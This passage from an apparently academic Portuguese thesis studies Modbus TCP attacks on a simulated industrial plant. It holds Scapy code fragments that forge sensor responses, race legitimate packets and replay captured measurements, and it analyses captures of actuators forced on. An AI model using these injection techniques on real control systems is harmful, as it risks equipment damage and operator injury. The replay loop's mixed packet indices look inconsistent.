    RESPONSE_RIR_LOOP_2[Raw].load[1]) + tamanho_do_loop
Protocol_Identifier = (RESPONSE_RIR_LOOP_2[Raw].load[2] << 8) +
    RESPONSE_RIR_LOOP_2[Raw].load[3]
Length = (RESPONSE_RIR_LOOP_2[Raw].load[4] << 8) +
    RESPONSE_RIR_LOOP_2[Raw].load[5]
Unit_ID = RESPONSE_RIR_LOOP_2[Raw].load[6]
WMC_FUNCTION = RESPONSE_RIR_LOOP_2[Raw].load[7]
Byte_Count = RESPONSE_RIR_LOOP_2[Raw].load[8]

Data_Bytes = struct.pack(">3H", 1000, 1000, 0)
print(Data_Bytes)

print(Trans_ID)

#Criacao das layers ModbusTCP e Modbus
class ModbusTCP(Packet):
      name = "MBPA"
      fields_desc = [ ShortField("Transaction_Identifier", Trans_ID),
                      ShortField("Protocol_Identifier",
    Protocol_Identifier),
                      ShortField("Length", Length),
                      ByteField("Unit_Identifier", Unit_ID)
                      ]


class Modbus(Packet):
      name = "PDU"
      fields_desc = [ XByteField("Function_Code", WMC_FUNCTION),
                      ByteField("Byte_Count", Byte_Count),
                      StrLenField("Data", Data_Bytes, length_from=
    lambda pkt: pkt.Byte_Count)
                      ]
```

```
35 #-------------------------------------------------------------
36 ...
```

Código 3.13 – Construção do ADU

Neste caso, a variável `Data_Bytes` contém os dados forjados dos sensores. Ela é composta por três valores, sendo que cada um ocupa 2 bytes, resultando em um campo de dados com 6 bytes de comprimento, correspondentes às três medições enviadas ao CLP. Para este ataque, os valores falsos são definidos de forma fixa e proposital, caracterizando um ataque forte e contínuo.

O CODESYS se comunica com o Factory IO utilizando variáveis do tipo WORD, com valor mínimo igual a 0 e valor máximo igual a 1000. Sendo assim, neste ataque são enviados ao CLP valores falsos que indicam nível máximo do tanque (1000), vazão de saída máxima (1000) e *setpoint* igual a zero. Dessa forma, o CLP interpreta que o nível do tanque está extremamente alto enquanto o *setpoint* está em zero e, como consequência, reage tentando drenar todo o líquido do tanque. No entanto, esse comportamento é induzido exclusivamente por medições falsas, não refletindo o estado real do processo físico.

3.4.3.3.2 Loop de envio de ataque

O início do loop de envio de ataques é exatamente o mesmo apresentado no Código 3.8, utilizado nos ataques anteriores. A principal diferença neste caso encontra-se no trecho de código apresentado no Código 3.14.

```
1  ...
2  #Definicao de momento para o envio do pacote (Apenas enviar depois do
       Querry read input register)
3  def parar_sniff_envio_pacote(pkt):
4      Tran_ID_Anterior_Envio = (pkt[Raw].load[0] << 8) + pkt[Raw].load
       [1]
5      if Tran_ID_Anterior_Envio == trans_id_atual - 1:
6          return True
7      return False
8
9  sniff(
10     iface=iface_,
```

```
11      lfilter=lambda x: x.haslayer(Raw) and x.haslayer(IP) and x[IP].
    src == ip_factoryIO,
12      stop_filter=parar_sniff_envio_pacote# prn = lambda x: x.show()
13      )
14
15
16 if aux1 == 0:
17      print("------------------------------ MOMENTO CERTO DETECTADO, PACOTES
    SENDO ENVIADOS")
18
19 # Envia o pacote de ataque
20 time.sleep(0.01385)
21 sendp(PACOTE_COMPLETO, iface=iface_, verbose = 0)
22 ...
```

Código 3.14 – Construção do ADU

Existe uma diferença fundamental entre o loop de envio do ataque de injeção de comandos e o loop do ataque de injeção de respostas e medições. Essa diferença está relacionada ao instante exato em que o pacote forjado deve ser inserido na comunicação.

No caso dos ataques de injeção de comando, o pacote malicioso é um *Query*, e o filtro de parada é baseado na detecção de um *Response* com *Transaction ID* imediatamente anterior ao pacote de ataque. Conforme mostrado anteriormente, o intervalo de tempo entre o *Response* de um canal e o *Query* do canal seguinte está na ordem de dezenas de milissegundos, o que fornece tempo suficiente para o envio do pacote de ataque

Já no caso dos ataques de injeção de respostas e medições, o pacote forjado é um *Response*. A diferença de tempo entre um *Query* e o *Response* correspondente, dentro de um mesmo canal Modbus, é muito menor, tipicamente da ordem de 1 ms. Isso significa que, para substituir um *Response* legítimo, o pacote forjado precisaria ser enviado em menos de 1 ms após a detecção do *Query*, o que se mostrou inviável na prática utilizando a função de envio disponível.

Após diversas tentativas, verificou-se que não era possível utilizar diretamente o *Query Read Input Register* correspondente como gatilho para o envio do *Response* falso, pois o pacote forjado não chegava à rede com rapidez suficiente para sobrepor o *Response* legítimo.

Dessa forma, adotou-se uma estratégia alternativa. Em vez de utilizar o *Query* correspondente como referência, passou-se a monitorar o *Response* imediatamente anterior ao *Response* de ataque, de maneira análoga ao que foi feito nos ataques anteriores. No entanto, diferentemente do caso anterior, esse *Response* anterior não é usado para antecipar o *Query* seguinte, mas sim para estimar o instante em que o próximo *Response* ocorrerá.

Para isso, foi inserida uma pausa proposital no código, utilizando a função `time.sleep(0.01385)`. Essa pausa, de aproximadamente 14 ms, foi ajustada empiricamente para que, após a detecção do *Response* anterior, haja tempo suficiente para que o *Query* legítimo seja enviado pelo CLP e, quase imediatamente em seguida, o *Response* forjado seja transmitido, tentando chegar à rede antes do *Response* legítimo, cujo atraso típico é inferior a 1 ms.

É importante ressaltar que essa abordagem não é determinística, uma vez que o tempo de espera utilizado é fixo e a comunicação na rede apresenta variações naturais de latência. Portanto, como será apresentado na Seção de Resultados, em alguns momentos o *Response* legítimo consegue chegar antes do *Response* forjado. Ainda assim, na média, o ataque se mostrou eficaz, obtendo sucesso em um número significativamente maior de tentativas do que falhas.

O código completo deste ataque está disponível no repositório GitHub do trabalho [26]. [12]

3.4.3.4 Ataque do tipo *Replay*

Por fim, o último ensaio feito foi de ataques do tipo Replay. Esses ataques, também sendo responses inseridos na rede em direção ao CLP, recolhem dados das últimas medições e repetem-nos por um tempo (quantidade de loops) definido. A quantidade de medições a serem replicadas depende da quantidade de pacotes coletados. Como mostrado anteriormente no Código 3.12, a variável pacotes_para_coletar controla essa quantidade de medições capturadas a serem repitidas. No caso foram capturados 25 pacotes, contendo 25 medições, que serão utilizada para o ataque.

[12] Disponível em: <https://github.com/RafaelAlvarezz/TrabalhoDeConclusaoDeCurso-RafaelAlvarez/tree/main/Ataques-De-Injecao-De-Respostas>

3.4.3.4.1 Construção do ADU

A construção do campo ADU é idêntica à utilizada no código do ataque anterior, diferindo apenas no conteúdo do campo *Data*. Neste ataque, o campo *Data* é inicializado com valores reais de medições obtidos a partir dos primeiros pacotes interceptados durante a comunicação entre o CLP e o Factory IO.

Mais especificamente, os valores correspondentes aos sensores de nível, vazão e knob de setpoint são extraídos diretamente do primeiro pacote capturado e armazenado na posição `[0]` da lista `PACOTES_INTERCEPTADOS`. O Código 3.15 apresenta o procedimento adotado para a extração e construção inicial do campo *Data* do ADU.

```
1 ...
2 sensor_1 = (PACOTES_INTERCEPTADOS[0][Raw].load[9] << 8) +
    PACOTES_INTERCEPTADOS[0][Raw].load[10]
3 sensor_2 = (PACOTES_INTERCEPTADOS[0][Raw].load[11] << 8) +
    PACOTES_INTERCEPTADOS[0][Raw].load[12]
4 sensor_3 = (PACOTES_INTERCEPTADOS[0][Raw].load[13] << 8) +
    PACOTES_INTERCEPTADOS[0][Raw].load[14]
5
6 Data_Bytes = struct.pack(">3H", sensor_1, sensor_2, sensor_3)
7 print(Data_Bytes)
8 ...
```

Código 3.15 – Atribuição do campo Data do ADU

Como pode ser observado, os valores dos sensores 1, 2 e 3 são obtidos diretamente do campo *Raw* do pacote Modbus capturado, considerando a organização dos registradores na carga útil da mensagem. Esses valores são então empacotados e utilizados como conteúdo inicial do campo *Data* do ADU forjado.

3.4.3.4.2 Loop de envio do ataque

Assim como nos ataques anteriores, a estrutura base do código responsável pelo envio dos pacotes de ataque permanece a mesma, conforme apresentado no Código 3.14. A principal diferença neste caso está na forma como o campo *Data* é definido, uma vez que seus valores são atualizados a cada iteração do loop de ataque e reinicializados após um determinado número de ciclos.

O Código 3.16 apresenta a lógica adotada para a atribuição dinâmica da variável `data` durante a execução do loop.

```
...
i = 1
trans_id_atual = Trans_ID


while aux1 < loops_de_ataque:
    if aux1 == 0:
        #Usa o que ja foi construido fora do loop
        camada_eth = CAMADA_ETHERNET
        camada_tcp_ip = CAMADA_TCP_IP_PRIMEIRO_ATAQUE
        camada_modbus_tcp = ModbusTCP()
        camada_modbus = Modbus()
    else:
        #Recalcula valores
        seq_atual = SEQ_ATAQUE + (TAMANHO_SEQ * aux1)
        ack_atual = ACK_ATAQUE + (TAMANHO_ACK * aux1)
        trans_id_atual = Trans_ID + (tamanho_do_loop * aux1)



        sensor_1 = (PACOTES_INTERCEPTADOS[i][Raw].load[9] << 8) +
    PACOTES_INTERCEPTADOS[0][Raw].load[10]
        sensor_2 = (PACOTES_INTERCEPTADOS[i][Raw].load[11] << 8) +
    PACOTES_INTERCEPTADOS[0][Raw].load[12]
        sensor_3 = (PACOTES_INTERCEPTADOS[i][Raw].load[13] << 8) +
    PACOTES_INTERCEPTADOS[0][Raw].load[14]

        Data_Bytes = struct.pack(">3H", sensor_1, sensor_2, sensor_3)

        i += 1

        if i >= pacotes_para_coletar - 1:
            i = 1

...
```

Código 3.16 – Atribuição da variável data no loop de ataque

Nesse contexto, os valores dos sensores são reatribuídos a cada iteração do loop de ataque com base nos pacotes legítimos previamente capturados. O índice auxiliar `i` percorre sequencialmente a lista `PACOTES_INTERCEPTADOS` até atingir o número máximo de pacotes coletados, momento em que seu valor é reiniciado. Dessa forma, os valores utilizados no campo *Data* passam a se repetir ciclicamente.

Como resultado, o ataque mantém valores de medição coerentes com o comportamento real da planta, porém reapresentados de forma repetitiva e fora de contexto temporal. Diferentemente do ataque anterior, no qual eram injetados valores fixos e claramente discrepantes, este método utiliza medições reais, tornando o ataque menos perceptível e potencialmente mais difícil de ser identificado por mecanismos simples de detecção baseados em limiares.

O código completo deste ataque está disponível no repositório GitHub do trabalho [26]. [13]

[13] Disponível em: <https://github.com/RafaelAlvarezz/TrabalhoDeConclusaoDeCurso-RafaelAlvarez/tree/main/Ataques-De-Injecao-De-Respostas>

4 Resultados e Discussão

Nesta seção, são apresentados os resultados dos ensaios de ciberataques realizados à rede Modbus TCP responsável pela comunicação entre as plantas industriais simuladas no Factory I/O, exibidas anteriormente, e o CLP simulado no CODESYS.

Será possível observar como as plantas se comportaram frente aos ataques, bem como analisar a reação da rede à injeção de pacotes falsos e externos, os quais sobrepõem pacotes legítimos de comunicação.

4.1 Planta de separação de peças

Conforme apresentado anteriormente, foram realizados dois ensaios distintos utilizando a planta de separação de peças como alvo dos ataques. O primeiro ensaio, descrito na Seção 3.4.2.3, corresponde a um ataque contínuo e facilmente perceptível, cujo objetivo foi acionar simultaneamente todos os atuadores da planta, provocando um estado de caos imediato no processo.


O segundo ensaio, discutido na Seção 3.4.2.4, consiste em um ataque mais discreto, no sentido de ser menos perceptível, e comportamento pseudoaleatório no tempo, no qual diferentes comandos maliciosos são injetados de forma intercalada.

4.1.1 Ataque contínuo e perceptível

A Figura 55 apresenta um trecho da troca de pacotes capturada no Wireshark durante a execução do primeiro ensaio de ataque. Destacados em azul e laranja, observam-se dois ciclos completos de comunicação Modbus TCP. Os pacotes Query Write Multiple Coils (QWMC) dentro desses ciclos, foram utilizados como base para a extração de informações necessárias ao cálculo dos campos do primeiro pacote de ataque. O pacote malicioso QWMC é enviado na linha 678. Nota-se que, logo após o envio desse pacote, ocorre a rejeição de um pacote na linha 680, o qual corresponde ao pacote legítimo enviado pelo CLP contendo os comandos reais

destinados à planta. Destaca-se que a coluna com os IP's de *source* e *destination* dos pacotes foi ocultada pra que fosse possível melhor visualização da imagem.


Figura 55 – Captura de pacotes entre planta e CLP - Ensaio 1



Fonte: Autor


As Figuras 56 e 57 apresentam, respectivamente, os pacotes 678 (ataque) e 680 (legítimo). A comparação entre eles permite identificar tanto o motivo da rejeição do pacote legítimo quanto a forma como o pacote de ataque foi construído. Observa-se, inicialmente, que os campos Sequence Number (SEQ) e Acknowledgment Number (ACK) possuem exatamente os mesmos valores em ambos os pacotes, o que indica que o cálculo desses campos foi realizado corretamente pelo código de ataque. Além disso, o campo RAW dos dois pacotes é idêntico, com exceção dos dois últimos bytes. Esse campo corresponde ao ADU do Modbus TCP, englobando tanto o cabeçalho MBAP quanto a PDU da camada de aplicação. Isso demonstra que o pacote malicioso replica fielmente o pacote legítimo, alterando apenas os dois últimos bytes da camada de aplicação, que são justamente os responsáveis pelos comandos enviados aos atuadores da planta.

Figura 56 – Pacote 678



Fonte: Autor

Figura 57 – Pacote 680



Fonte: Autor

No pacote de ataque, os dois últimos bytes possuem o valor hexadecimal `ff ff`, que corresponde, em binário, a `1111111111111111`, indicando que todos os sinais enviados à planta estão em nível lógico alto. Já no pacote legítimo, esses bytes apresentam o valor `1b 04`, equivalente a `0001101100000100`, o que indica que mais de 50% dos sinais deveriam permanecer em nível lógico baixo.

A rejeição do pacote legítimo ocorre devido à forma como o ataque foi sincronizado. Conforme explicado anteriormente, o código de ataque foi projetado para enviar o pacote malicioso garantidamente antes do pacote legítimo, explorando a diferença temporal entre os envios e a velocidade da função de injeção de pacotes. Como a comunicação Modbus TCP segue uma sequência rigorosa de mensagens, pacotes que chegam fora dessa ordem são descartados. Nesse contexto, mesmo possuindo valores válidos de SEQ, ACK e Transaction ID, o pacote legítimo passa a ser interpretado como uma retransmissão tardia, uma vez que o pacote de ataque já ocupou sua posição esperada na sequência. Por esse motivo, o pacote legítimo é rejeitado pela pilha de comunicação TCP/IP e não chega a ser processado pela aplicação.


Outros campos, como `IP.src`, `IP.dst`, `TCP.sport`, `TCP.dport`, `Ethernet.src` e `Ethernet.dst`, são idênticos entre os pacotes legítimo e malicioso. Isso reforça que o ataque foi projetado para replicar integralmente o pacote legítimo em todas as camadas inferiores, alterando apenas os dados da camada de aplicação. Campos como `IP.ttl` e `IP.id` podem apresentar diferenças, porém não são críticos para a validação da comunicação e não interferem na aceitação do pacote pela rede.

Por fim, após o envio do primeiro pacote de ataque, os pacotes subsequentes são recalculados com base nesse pacote inicial, mantendo a coerência dos campos de controle e garantindo a continuidade do ataque até o término do ensaio.

4.1.1.1 Comportamento da planta

As Figuras 58 e 59 apresentam, respectivamente, o comportamento da planta de separação de peças e do CLP durante a execução do primeiro ensaio de ataque.

Figura 58 – Planta durante o ataque - Ensaio 1




Fonte: Autor

Observa-se que, na planta, o ataque surtiu efeito imediato. Assim que o pacote malicioso foi injetado na comunicação, todos os atuadores, incluindo os braços de separação, as esteiras e o *stopblade*, passaram para o estado ativo simultaneamente. Esse comportamento provocou um claro engarrafamento de peças ao longo das esteiras, incluindo situações de acúmulo e empilhamento de peças. Em um cenário real, caso esse ataque fosse mantido por um período prolongado, os danos poderiam ser significativos, resultando em prejuízos materiais elevados e até riscos graves à segurança de operadores próximos à máquina. Nessas condições, a única forma rápida de intervenção por parte de um operador seria o desligamento da alimentação elétrica por meio de um dispositivo de emergência.

Ao analisar a Figura 59, que mostra o CLP em modo online, nota-se que o controlador continua executando corretamente sua lógica de controle. Isso pode ser observado, por exemplo, pelos campos E1 e E2, que permanecem em nível lógico baixo, indicando que o CLP está enviando comandos coerentes com o funcionamento esperado da planta. No entanto, esses comandos legítimos são sistematicamente sobrescritos pelos pacotes forjados injetados pelo ataque antes de chegarem à planta.

